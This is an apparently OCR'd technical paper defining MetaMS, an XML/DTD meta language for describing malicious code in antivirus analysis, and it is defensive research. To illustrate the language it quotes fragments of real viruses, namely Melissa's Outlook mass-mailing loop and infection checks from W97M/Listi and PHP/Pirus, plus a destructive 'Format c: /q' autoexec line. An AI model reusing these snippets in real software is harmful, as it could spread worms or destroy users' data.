

Figure 2: Generic concept

From an indefinite number of supported file formats (this number just depends on the installed converter modules, which have to follow certain requirements as described in the related chapter about the „org.ms.metams.base.scanmodule“ JAVA interface and its implementation) the given file will be converted into the common meta language. This language is called „MetaMS“. The meta language

code can be displayed directly via conform web browsers using XSL[8] technologies or transferred to additional analyzer components. An example of an HTTP page generated based on a MetaMS XML file and an assigned XSL file can be found in chapter „3.7 Virus analysis: PHP\Pirus.A".

The internal workflow for the analyse part of the MetaMS system looks like shown in "Figure 3: Internal workflow".



Figure 3: Internal workflow

[8] XSL = extensible style sheet

The technical scan sequence shown in an UML “sequence” diagram looks like this:



Figure 4: Scanning (JAVA)

2.1 Description of the basic elements of the Meta language MetaMS

The MetaMS element “code” is the required top-level DTD/XML schema element within every MetaMS file. A top-level element usually contains various sub elements, whereby only one top-level element for each DTD is possible and allowed according to the standard definition. The “code” MetaMS element should actually it not a header, but as a shell containing various other shells from the same family.

Written in XML/DTD[9] code, the top-level element “code” looks like this:

<!ELEMENT code (function*, body, description?[10], author?, version?, trigger*, fileName, (body*11, access*, copy*, payload*, checksum*, process*)*)>

Following the definition, every program needs exactly one initial body element (marked with ID 0), which contains general definitions of the program like its size. For typical macro virus related issues a checksum of type “zip” or “metams” (will be explained later within this chapter) over the complete body with id 0 is also recommendable.

Additionally there can be a description, an author name, file name and version information. All this elements are expected to be plain ASCII data. The next element contains a collection of trigger elements, which can be e.g. useful for loop conditions or changes within the program flow.

Definition 2.1.1:

> As addition, it will be defined that body 0 does not contain definitions of entry points or exit points, but contains global variable definitions and all elements, which cannot be put into a context of another body. This is especially important for malicious code in the context of script languages like Visual Basic Script.

The MetaMS element “process” represents the next optional element. Every program technically represents a process including an optional number of sub processes. Especially sub processes (e.g. created by typical “CreateProcess()) calls) created by the operating system can be described by the MetaMS “process” element.

Optionally there exist an infinite number of occurrences from body, access, copy and payload MetaMS elements. These elements are linkable and can be grouped together.

As previously seen, the top-level element “code” can contain an infinite number of body elements.

---

9 The complete definition of the MetaMS language is written based on a DTD (Document Type Definition) and afterwards converted to the newer XML Schema. Initial information about the DTD format/syntax can be found at http://www.w3schools.com.

10 The symbol ‘?’ means, that within the definition of the parent element, there must be 0 or 1 elements of the type ‘description’.

11 The symbol ‘*’ means, that within the definition of the parent element, there can be 0 <= n elements of the type ‘body’.

The generic “body” element definition looks like this:

```
<!ELEMENT body (description?, object*, (trigger*,variable*, access*, condition*, body*, context*, schleife*, exit*, copy*, payload*, entry*, selectTarget*, open*, read*, write*, delete*)*)>
<!ATTLIST body
        id CDATA #REQUIRED
        body-start CDATA #REQUIRED
        body-end CDATA #REQUIRED
>

<!ELEMENT object (description?)>
<!ATTLIST object
        name CDATA #REQUIRED
        type (unknown | filesystem | mail | agent | activex ) #REQUIRED
>
```

Definition 2.1.2:

> Every body may contain other bodies, but it is not necessary.

If the intention is to use the MetaMS system “just” as a container for checksums, a definition of a single body with 0 and a checksum appears to be sufficient.

When describing a MetaMS body, the body start points include always the definition of a function/macro/handler etceteras.

Example (VBA):

```
Sub Test()
…
End
```

The body would start at “Sub Test()” and end at the closing “End”.

Within a loop or a triggered body, the body includes only the inner area and NOT the loop operation itself. Typically, the loop operation is placed in the body with the number, which is one lower by one as the current body number.

To be able to describe script based malicious content in a better way, there exists the top-level MetaMS element “function”, which is a direct sub element of the body element.

```
<!ELEMENT returnValue (variable?)>
<!ELEMENT function (returnValue?, name, parameter*, body_id)>
```

The “variable” element describes a typical variable, as known from several programming languages (it is at that place not important to define the correct type of the variable, its name is usually sufficient). Every function can have a number of parameters and a return value. Furthermore a name for the function has to be defined and the body, which best describes the function body, has to be named.

To describe a program flow, every body (or function) usually contains at least one entry and one exit point. These entry/exit points are clearly stated not to be mandatory, but provide better information about the possible program flow.

The MetaMS language “exit point” is defined as shown below:

```
<!ELEMENT exit (description+, walkto)>
<!ATTLIST exit
        position CDATA #REQUIRED
>
```

The MetaMS “walkto” element describes the position, where the program execution continues. The “position” attribute should be self-explanatory.

Definition 2.1.3:

> If no MetaMS “condition” element is combined with a MetaMS “exit” element, then the “exit” operation can be seen as function call or a non-conditioned branch.

To describe the simple functionality of a subroutine returning to the calling instance using the address of the stack (expecting, that all specified platforms are supporting stack alike structures and program flow structures), the “exit” element is set to “RETURN”.

Example (Visual Basic for Applications, two functions within a dedicated OLE module):

```
Line Number     Code

1               Sub test()
2                       Call function2
3               End Sub
4
5               Sub function2()
6                       MsgBox ("Just a test")
7               End Sub
```

Looking at the short VBA source code example, we have three bodies according to the MetaMS definition:

0. Body: Complete module stream, size seven
1. Body: Function test, Size 3, two exit points (at location 2 = “body2”, 3 = “RETURN”)
2. Body: Function function2, Size three, one exit point (at location 7 = “RETURN”)

At this point, you clearly see that initially the analyzers give back every possible program flow, which is possible according to the implementation. Actually, the analyzer routines try to exclude impossible ways.

To enable the system to provide the later running system components with as exact/meaningful information, there is a general possibility to give information about variables, the change of variables and generally their content.

At this point, you have to take in respect, that the various intentionally supported platforms have different requirements on naming of variables and support different type of values (where assembly registers can be also seen as variables as discussed later).

Definition 2.1.4:

> Variables will be stored relative to the body, where global variables will be stored within body with the id 0.

To have a better variable control, also the position within the code will be saved within dedicated data structures.

The position information is not everywhere meaningful, as binary link viruses infecting different files with different sizes will have the same functionality placed on different positions. At this point, the position relative to the section/hunk start will/should be saved.

To perform an analysis as exact as possible, there is also the need for a variable emulation and the definition of the MetaMS "variable" element itself. The definition from a variable looks like this:

```
<!ELEMENT value (#PCDATA)>
<!ELEMENT variable (value?)>
<!ATTLIST variable
        name CDATA #REQUIRED
        position CDATA #REQUIRED
        type (default | unknown | int | float | string | byte | char | boolean | file )
#REQUIRED
encrypted (no | yes)
>
```

As additional point, the language (and the implemented system) has to take care for variables, which act like a structure as found in common programming languages like VBA. Exemplary a short piece of code taken from W97M/Melissa.A macro virus:

```
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important::""
...
BreakUmOffASlice.Send
```

Definition 2.1.5:

> For constructs like "BreakUmOffASlice.Recipients.Add Peep" it will be hereby defined, that constructs using custom list/vector functionalities resolve in a construct comparable to the following pseudo language construct:
>
> String current = BreakUmOffASlice.Recipients;
>
> current = current + Peep
> BreakUmOffASlice.Recipients = current

Comparable operations like "...Remove" are handled in an equivalent way.

To embed the functionality as described in the previous definition within the context of parameters, the definition for MetaMS "parameters" looks like this:

<!ELEMENT parameter (variable, description?)>

All variables can have the above-mentioned types, whereby the detection of the type and overall handling related to binary analyses appears to be much more complicated.

To be able to catch assignment for variables, there has been introduced a "position" element, which enables the analyzer modules to correctly follow the assignment/changes within the lifetime of a variable. Generically, the lifetime of a variable cannot be defined, as every platform or programming environment handles the instantiation of variables in a different way.

To provide additional details about variables, there exists a flag "encrypted", which can describe encrypted parameters. A detection of an encrypted parameter can be the result of parsing a function call, whose return value is directly used as an argument for a new function (see VBS/VBSWG kit analysis).

Definition 2.1.6:

> For the Palm OS platform all variables have been called analogue to the name of the registers d0-d7/a0-a6/sp and only variable assignments directly related to the next function call (the engine only understands about 50 operating system calls and their related parameters) will be recorded. The same work/naming process has to be established at all other binary platforms to keep the memory usage in acceptable areas.

Additionally some static values will be predefined, which can be used depending on the quality and status of the overall analysis:

Variable content	Description
ML_BODY	Describes the complete body of a program. Typical examples are the Complete boot sector, content of an OLE stream or the complete body From a worm.
ML_CODESTRING	Stands for code, which is saved within a string (typically found within Macro viruses, which contain special subroutines within a string (e.g. Some members of the W97M/Class family), or binary viruses, which Manipulate the own program code at runtime.
ML_BODYPART	This definition is similar to ML_BODY, but does not exclude the possibility, that only parts of the code are present in the variable.
ML_FSEARCHRES	This flag describes the result of a file search/directory search operation like a handle of newly found file matching a specific mask.
ML_FEXTENSION	This flag describes the extension of a filename.
ML_FPATH	This flag describes the path (of a filename).
ML_OWNFILEHANDLE	Describes a handle of the currently active (= own) file
ML_FNAME	This flag describes the filename without extension and path.
ML_OWNFILE	Describes the own filename.
ML_FILESIZE	Describes the size of the complete file in bytes
ML_FRAGSIZE	Describes a partial size of the file
ML_FILEHANDLE	Describes a handle of a file
ML_MARKERCHK	Describes a check for a marker/string etc.
ML_OUTLOOK	Outlook object/general mailer object

ML_MAIL	Mail MAPI object (windows specific)
ML_MAILITEM	Single new generated mail
ML_WSCRIPT	WScript object (Windows specific)/general shell object
ML_ADRESSENTR	Entry in an address book
ML_ADRESSLIST	Pointer to a dedicated address list
ML_CODESIZE	Defines the overall code size for the currently handled object (very generic)
ML_CODESIZE_AD	Defines the overall code size for the currently active document
ML_REGISTRY_DATA	Undefined data from Windows Registry (MS Windows specific)
ML_FOLDERPTR	Pointer to a folder (e.g. as a result of a search operation)
ML_FILEITERATOR	An iteration for files/databases
ML_DRIVEITERATOR	Iteration for drives
ML_ACTIVEDOCUMENT	Defines the active document
ML_NORMALTEMPLATE	Defines the global document template
ML_THISDOCUMENT	Defines the “ThisDocument” object
ML_CODESIZE_NT	Defines the overall code size for the currently global template document

The resolving of variables is actually following the following schema:

Try to resolve the value in the current body
If this is not possible, then all parent bodies (see the parent body flag within every MetaMS element) will be examined as long as the current body is 0 and the parent body is also 0.

To provide additional information there is also a “object” element existing, which defines, which types of objects will be created (currently allowed types are unknown, filesystem, mail, agent and activex).

Optionally there can be also a variable number of checksum elements, which can be useful e.g. for detecting variants and stolen macros (typically found within macro viruses like the infamous Word 97 Ethan/Thus/Marker families) within new, yet unknown and not classified malicious codes.

The definition of the MetaMS “checksum” element looks like this:

<!ELEMENT checksum (description?)>

The possible attributes are:

```
body_id CDATA #REQUIRED
body_start CDATA #REQUIRED
body_end CDATA #REQUIRED
type (zip-crc | metams | none) #REQUIRED
value CDATA #REQUIRED
```

A “Zip-Crc” type checksum is a typical checksum generated by the widely deployed pkzip/zlib[12] CRC routines. The “metams” type checksum describes a smart technology checksum, which ignores content of variables (for script based malicious content). For implementations of this checksum on binary platforms, extensive knowledge about the processor and the assembly language is required. At least for “high level alike” assembly languages such as mc680x0-based codes this task can be expected to be very complex.

12 http://www.gzip.org/zlib/

Definition 2.1.7:

> The "MetaMS" checksum for script based malicious content has to support the following features:
>
> - Ignore name of variables
> - Ignore values
> - Ignore strings
> - Ignore parameters
> - Ignore commentary lines
> - Ignore dummy variable assignments (can be handled only on a per platform basis)
> - Ignore line order / exclusive or checksum of every line on it's own
> - Utilize CRC32 routine from zlib

As the next point, the general payload element needs to be looked at.

```
<!ELEMENT payload_type (description*)>
<!ATTLIST payload_type
type (massmailer | unknown | system_strong | system_weak | file_modification) #REQUIRED
>
<!ELEMENT dependencyVariable (#PCDATA)>
<!ELEMENT payload (description?, positiondescription, payload_type*, dependencyVariable*)>
<!ATTLIST payload
        id CDATA #REQUIRED
>
```

At this point it is arguable, whether a mass mailing mechanism as found in various viruses/worms can be seen as a payload. The analyzing parts generate the payload attribute with the type "massmailer", if the program intentionally generates new mails to be sent to third parties (which includes newsgroup postings), which can contain information from the current system (e.g. old-styled Windows 9x ".pwl" files containing account information from existing users on the system).

A MetaMS payload has the type "system_strong", if there is a functionality found, which is able to delete files, format hard drives, set passwords for documents and similar operations. The "system_weak" type describes a payload, which e.g. shows the Office assistant, changes dates or similar "non critical" operations.

Generally, it is possible, that a payload represents a mixture of two different MetaMS payload types.

Example:

A virus inserts the following lines in the autoexec.bat:

```
Echo off
Format c: /q
```

Consequently, the payload has two different types. At first, it is a simple file modification payload. At the second "look" (using advanced heuristic techniques) there can be found also a payload from type "system_strong".

For certain malicious codes it can be important, that e.g. the malicious operation is performed against a file found within a search loop. For these cases, the MetaMS element “dependencyVariable” has been added. This element can occur “n” times, whereby the number “n” can be also 0.

As next MetaMS element, a typical trigger element is very important. The definition of the MetaMS “trigger” element looks as follows:

```
<!ELEMENT trigger (description?, positiondescription?, parameter*, selectTargert_id,
        body_entry_id*, dependencyVariable)>
<!ATTLIST trigger
          body_entry (unknown | yes | no) #REQUIRED
          type (unknown | date | system | runtime | infectioncheck | dircheck | filecheck |
getfile | getfilesystementry | fileattribute | adresslistcounter | namecounter) #REQUIRED
          id CDATA #REQUIRED
          body_id CDATA #REQUIRED

>
```

Generally seen, a trigger is an element, which can change/manipulate the program flow. To describe the exact type of trigger, it is also possible to add a parameter to the element, which contains the raw data for the trigger.

The attribute “body_entry” defines, if the trigger is responsible for the entrance of a new body.

Example (body_entry = yes, taken from W97M/Listi.A, full analysis can be found at [MSCHVB0601]):

```
If VBA.GetAttr(Word.Application.ActiveDocument.FullName) = µÊ“©^ Then
VBA.SetAttr Word.Application.ActiveDocument.FullName, (Rnd * 0)
ActiveDocument.Reload
End If
```

Example (body_entry = no):

```
If VBA.InStr (1, “virus”, "vir") Then Word.Tasks (N).Close
```

Furthermore, it needs to be specified, what kind of trigger is found:

Often we see a trigger with type “Infectioncheck”.

(Example from W97M/Listi.A)

```
If Not .lines (90, µÊ“©^) Like "'XP*" Then
.deletelines µÊ“©^, .countoflines
.insertlines µÊ“©^, ©¬——»
(Word.MacroContainer.VBProject.vbcomponents.Item(µÊ“©^).Codemodule.lines(µÊ“©^, 92))
…
End If
```

This kind of trigger checks, if there is already an infection present at the targeted object. Such statements usually require advanced heuristic techniques, which have to be implemented within the platform dependant analyzer routines. Other infection checks could be the test for the existence of a special text string (see PHP/Pirus.A) or special markers within the headers (commonly found within Win32/PE viruses).

A trigger with “date” type is directly depending on date information as supplied from the host operating system. Comparable to this trigger types there are the “system” type triggers, which depend on system information prepared by the host environment. “Runtime” type triggers directly depend on runtime information not covered by previously described triggers e.g. variable contents.

The next four types defined within the trigger (dircheck, filecheck, getfile, getfilesystementry) have been introduced to be able to deal with directory parsing malicious codes. A trigger with type “dircheck” describes a code fragment, which checks for special directories or attributes within a special directory. A trigger with type “filecheck” is defined in the same way, but dedicated to files only. Typically a “getfilesystementry” trigger belongs to the known “if there is a next file, then do x” routine and can be found in a huge number of script viruses.

The last type, “fileattribute”, is self-explanatory. Hereby a file attribute or name will be utilized as a trigger.

(Example from PHP\Pirus.A):

```
 if ( ($executable = strstr ($file, '.php')) ||
     ($executable = strstr ($file, '.htm')) || ($executable = strstr ($file, '.php')) )
```

Additionally there exist the trigger types “adresslistcounter” and “namecounter”, which represent the typical counters found within MS Outlook environments and all related worms and viruses, which spread using MS Outlook. An “adresslist” trigger typically describes the handling of address lists, which can contain single address entries (names). These entries/the handling of this entries will be handled, described by the trigger with the type “namecounter”.

The optional element “parameter” within the trigger can be used to describe related parameters (like variable names etc.).

Following the schemata as found within the MetaMS payload element, also the trigger element contains the possibility to include related information based on the “dependencyVariable” element.

To assist the trigger element (e.g. helpful for triggers with type runtime), there exists the MetaMS “selectTarget” element.

```
<!ELEMENT selectTarget (positiondescription)>
<!ATTLIST selectTarget
        type (file | database | directory | memory) #REQUIRED
>
```

This MetaMS element describes the process of selecting a special target. If the analyzers cannot fully resolve the selection process, then the “selectTarget” element will not be generated. Allowed valid types for the “selectTarget” element are:

- File
- Database (e.g. for PalmOS file system access descriptions)
- Directory
- memory

To describe the “delete” functionality, the element MetaMS “delete” has been added. The MetaMS XML (DTD) representation of the “delete” code looks like this:

```
<!ELEMENT startparam (variable)>
<!ELEMENT endparam (variable)>
<!ELEMENT delete (description?, startparam?, endparam?)>
<!ATTLIST delete
type (file | memory | area | unknown | databasentry | document | globaltemplate |
line_document | line_globaltemplate) #REQUIRED
        position CDATA #REQUIRED
>
```

A delete operation as described by the MetaMS Meta language can address files, memory areas, database entries and unknown targets.

Generally, a language should be able to express any form of loops. Known forms of loops are “while”, “for/next” and “loop/until”. MetaMS just implements one form of such a loop, which is identical to the “while” loop as all other forms of loops can be expressed by typical “while” loops.

A typical “while” loop looks like this:

```
while (condition)
{
        counting operation, condition changing operation etc
}
```

Depending on the condition, the inner body of the while loop can be entered zero times or n times. If the condition is not changed (and there exist no “break out” commandos) then it is possible to generate endless loops.

Proof:

Looking at “for” loops:

```
for (initialization; condition; counting operation, condition changing operation etc.)
{
        …
counting operation, condition changing operation etc;
}
```

The following three scenarios are possible:

condition is false based on initialization, inner body will not be used
condition is true and the condition changing operation will change the condition to false in finite time.
condition is true and the condition changing operation will not change the condition to false in finite time (= endless loop).

Transferred to while loops, the following sentences are true:

Every form of initialization can be taken out of the loop in front of the loop itself. The last block within the “for” loop (“counting operation, condition changing operation etc.”) can be moved without any change of syntax within the inner body.

So the initial three cases for a “for” loop can be transferred to a “while” loop equivalent.

Looking at “loop/until” loops:

```
loop
{
        …
counting operation, condition changing operation etc;
}
until (condition)
```

Following three operations can happen:

- Condition is false, within the inner body the condition is not changed, therefore the inner body is executed just once.
- Condition is true and the condition changing operation will change the condition to “false” in finite time. The inner body will be executing a finite number of times and the loop exits then.
- Condition is true and the condition changing operation won’t change the condition to false in finite time (= endless loop).

Transferred to “while” loops, the following sentences/statements are true and valid:

Operation one can be transferred to a “while” loop, where the condition is changing from true to false within the first execution of the inner body. The last two operations can be directly transferred to “while” loops.

So the initial three cases for a “loop/until” loop can be transferred to a “while” loop equivalent.

Therefore it can be expected, that a single implementation/description for a loop construct can express all possible forms of “loops”.

The MetaMS representation of the “schleife” (loop) element looks like this:

```
<!ELEMENT schleife (description?)>
<!ATTLIST schleife
        position CDATA #REQUIRED
        id CDATA #REQUIRED
        trigger_id CDATA #REQUIRED
        endless (true | false | unknown) #REQUIRED
>
```

The element positiondescription describes the position of the loop body. If this loop body exceeds two lines (or two assembly language operations) the “positiondescription” element will point to a body id (typically just plain integer numbers) or to a position field. Depending on the exactness of the analyzers it is also possible to define, if it is possible to leave the loop again. Principally such information cannot be obtained using simple string search operations, but have to be calculated using advanced heuristic techniques.

As next element, MetaMS should be able to express “if” clauses. For this special case, the MetaMS element condition has been introduced. Actually, a MetaMS “condition” can be seen as a simple form of a “schleife”, which can be entered once.

The definition of the MetaMS “condition” element looks as follows:

```
<!ELEMENT condition (description?, trigger_id*)>
<!ATTLIST condition
        position CDATA #REQUIRED
        trigger_id CDATA #REQUIRED
>
```

The attributes are similar to the attributes as found within the MetaMS “schleife” element.

Example (taken from PHP/Pirus.A, $file describes the result of a search operation as a string):

```
        if ( is_file($file) && is_writeable($file) )
        {
                $host = fopen($file, "r");
                $contents = fread ($host, filesize ($file));
                $sig = strstr ($contents, 'pirus.php');
                if(!$sig) $infected=false;
        }
```

The condition/trigger within the “if” statement is obviously of type “ML_FILECHECK” as we check for certain file attributes. In other cases we can have a combination of several conditions, therefore the MetaMS definition allows “n” trigger IDs to be stored.

As last main basic operation, the replication functionality needs to be expressed with MetaMS elements. Obviously, the replication operation is a core feature of nearly all forms of malicious codes; therefore, the list of possible parameters is rather long.

```
<!ELEMENT sourceparam (variable?)>
<!ELEMENT destinationparam (variable?)>
<!ELEMENT copycontent (sourceparam?)>
<!ELEMENT copy (sourceparam?, destinationparam?, position?, copycontent?)>
<!ATTLIST copy
        id CDATA #REQUIRED
from (UNKNOWN | FILE | memory | stream | mobile | network | database | MAIL | newsgroup |
document | startupfile | globaltemplate | STRING | ownname | OWNFILE) #REQUIRED
to      (UNKNOWN | FILE | memory | stream | mobile | network | database | MAIL | newsgroup |
document | startupfile | globaltemplate | STRING | ownname | OWNFILE) #REQUIRED
        overwrite (unknown | yes | no) #REQUIRED
        create (unknown | yes | no) #REQUIRED
>
<!ELEMENT id (#PCDATA)>
```

The MetaMS copy element describes with fine granularity the source and destination of the operation. To be able to also define the content as exact as appropriate, the element “copycontent” has been introduced.

When a replication operation (or single copy operation) is described using the MetaMS language there have to be two attributes:

- overwrite
- create

We can see typical overwriting functionality, but also quite common „inserting“techniques, which are within the context of MetaMS also defined as copy operations. On the other hand, it is

expected/known, that malicious codes is able to create new files (e.g. typically seen in the macro virus area, where new files within the start-up directory of Microsoft Word will be created).

(both values are set per default to „unknown“)

The attributes “from” and “to” can be treated in the same way and have following valid value descriptions:

- memory
- file
- stream
- mobile (medium)
- network
- database
- mail
- newsgroup
- unknown
- document
- startup file
- globaltemplate
- string
- ownfile

